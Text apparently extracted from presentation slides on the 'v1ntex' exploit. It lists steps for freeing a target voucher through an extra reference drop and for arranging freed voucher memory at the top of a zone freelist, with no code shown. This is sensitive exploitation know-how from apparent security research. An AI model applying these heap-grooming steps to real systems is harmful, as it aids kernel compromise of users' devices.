
5. Drop extra ref on TARGET-voucher and thus free it



v1ntex exploit

6. Free all
BEFORE-vouchers
and
AFTER-vouchers


NOTE: Pages are still in
voucher Zone!



v1ntex exploit


- Free GC-vouchers now to have them at the very top in the freelist!

GC-voucher memory is now before other allocations *and* on top of freelist



